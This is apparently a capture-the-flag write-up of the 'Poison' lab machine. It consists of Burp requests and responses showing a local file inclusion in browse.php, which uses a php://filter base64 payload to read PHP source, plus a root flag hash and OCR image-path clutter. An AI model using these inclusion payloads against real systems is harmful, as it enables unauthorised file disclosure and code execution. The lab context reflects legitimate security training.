root@Poison:~ # id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
root@Poison:~ # cat /root/root.txt
716d04b188419cf2bb99d891272361f5
```

ippsec



extension_dir	/usr/local/lib/php/20131226	/usr/local/lib/php/20131226
file_uploads	On	On
highlight.comment	#FF8000	#FF8000

File uploads is enabled , we can upload a tem file, we can do LFI and execute it




Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php


Scriptname:

Submit

Let's burp this page




```
GET /browse.php?file=saadahla HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1
```



```
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  include(saadahla): failed to open stream: No such file or directory in <b>
  /usr/local/www/apache24/data/browse.php
</b>
 on line <b>
  2
</b>
<br />
<br />
<b>
  Warning
</b>
:  include(): Failed opening 'saadahla' for inclusion (include_path='.:/usr/local/www/apache24/data') in <b>
  /usr/local/www/apache24/data/browse.php
</b>
 on line <b>
  2
</b>
<br />
```


Failed opening 'saadahla' for inclusion




```
GET /browse.php?file=index.php HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 04:41:22 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 289
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <body>
    <h1>
      Temporary website to test local .php scripts.
    </h1>
    Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

  </body>
</html>

<form action="/browse.php" method="GET">
  Scriptname: <input type="text" name="file">
  <br>
  <input type="submit" value="Submit">
</form>

```


to see the source of php file we use php filter




```
GET /browse.php?file=php://filter/convert.base64-encode/resource=index.php HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1

```



```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 04:46:31 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 388
Connection: close
Content-Type: text/html; charset=UTF-8

PGh0bWw+Cjxib2R5Pgo8aDE+VGVtcG9yYXJ5IHdlYnNpdGUgdG8gdGVzdCBsb2NhbCAucGhwIHNjcmlwdH
MuPC9oMT4KU2l0ZXMgdG8gYmUgdGVzdGVkOiBpbmkucGhwLCBpbmZvLnBocCwgbGlzdGZpbGVzLnBocCwg
cGhwaW5mby5waHAKCjwvYm9keT4KPC9odG1sPgoKPGZvcm0gYWN0aW9uPSIvYnJvd3NlLnBocCIgbWV0aG
9kPSJHRVQiPgoJU2NyaXB0bmFtZTogPGlucHV0IHR5cGU9InRleHQiIG5hbWU9ImZpbGUiPjxicj4KCTxp
bnB1dCB0eXBlPSJzdWJtaXQiIHZhbHVlPSJTdWJtaXQiPgo8L2Zvcm0+Cg==
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/poison]
└─# echo -n PGh0bWw+Cjxib2R5Pgo8aDE+VGVtcG9yYXJ5IHdlYnNpdGUgdG8gdGVzdCBsb2NhbCAucGhwIHNjcmlwdHMuPC9oMT4KU2l0ZXMgdG8gYmUgdGVzdGVkOiBpbmkucGhwLCBpbmZvLnBocCwgbGlzdGZpbGVzLnBocCwgcGhwaW5mby5waHAKCjwvYm9keT4KPC9odG1sPgoKPGZvcm0gYWN0aW9uPSIvYnJvd3NlLnBocCIgbWV0aG9kPSJHRVQiPgoJU2NyaXB0bmFtZTogPGlucHV0IHR5cGU9InRleHQiIG5hbWU9ImZpbGUiPjxicj4KCTxpbnB1dCB0eXBlPSJzdWJtaXQiIHZhbHVlPSJTdWJtaXQiPgo8L2Zvcm0+Cg== |base64 -d
<html>
<body>
<h1>Temporary website to test local .php scripts.</h1>
Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

</body>
</html>

<form action="/browse.php" method="GET">
	Scriptname: <input type="text" name="file"><br>
	<input type="submit" value="Submit">
</form>
```




```
GET /browse.php?file=
php://filter/convert.base64-encode/resource=ini.php HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 04:49:50 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 44
Connection: close
Content-Type: text/html; charset=UTF-8

PD9waHAKcHJpbnRfcihpbmlfZ2V0X2FsbCgpKTsKPz4K
```



```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# echo -n PD9waHAKcHJpbnRfcihpbmlfZ2V0X2FsbCgpKTsKPz4K |base64 -d
<?php
print_r(ini_get_all());
?>
```



